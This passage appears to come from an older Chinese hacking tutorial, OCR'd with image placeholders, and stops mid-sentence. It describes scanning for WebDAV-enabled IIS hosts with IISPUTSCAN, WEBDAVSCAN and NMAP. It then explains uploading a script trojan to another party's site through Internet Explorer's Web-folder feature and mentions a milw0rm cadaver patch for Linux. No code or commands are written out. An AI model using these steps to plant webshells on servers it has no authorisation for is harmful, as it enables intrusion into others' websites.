


图1

手工测试的方法虽然准确性高，但是效率很低，使用工具来寻找的效率就比较高了，适合批量扫描，Windows下常见的工具有WEBDAVSCAN、IISPUTSCAN等，而Linux下使用最多的就是NMAP了。当然了，如果Linux下安装了WINE，那么WEBDAVSCAN和IISPUTSCAN这些工具也就能跨平台使用了。

下面来看看工具的使用，先来看IISPUTSCAN，如图2，如果IISPUTSCAN的PUT列显示为YES，那么通常就表示主机开放了WEBDAV。再来看WEBDAVSCAN，WEBDAVSCAN和IISPUTSCAN的用法差不多，同样如果它的WEBDAV列显示为YES，那么也同样表示主机开放了WEBDAV，如图3。

最后再来看一下NMAP，如果使用NMAP扫描出“WebDav is ENABLED,Vulnerable”这样的字样，那么就表示主机开放了WebDAV并且可能有漏洞，如图4。




图2




图3




图4

在扫描出的有WEBDAV的主机中，如果管理员配置了IIS的选项并允许“脚本资源访问”，那么在Windows主机上我们就可以通过IE来上传脚本木马。具体的操作如下：点击IE浏览器的“文件”－>“打开”，输入IP地址（必须带HTTP协议头），然后勾选“以Web文件夹方式打开”，如图5。点击确定后我们就可以看到对方的网站内容了，如图6。

Linux下的利用方法可以使用milw0rm发布的cadaver—h4x补丁，如图7。上面介绍的是怎么扫描WEBDAV，这和原来




图5




图6




图7

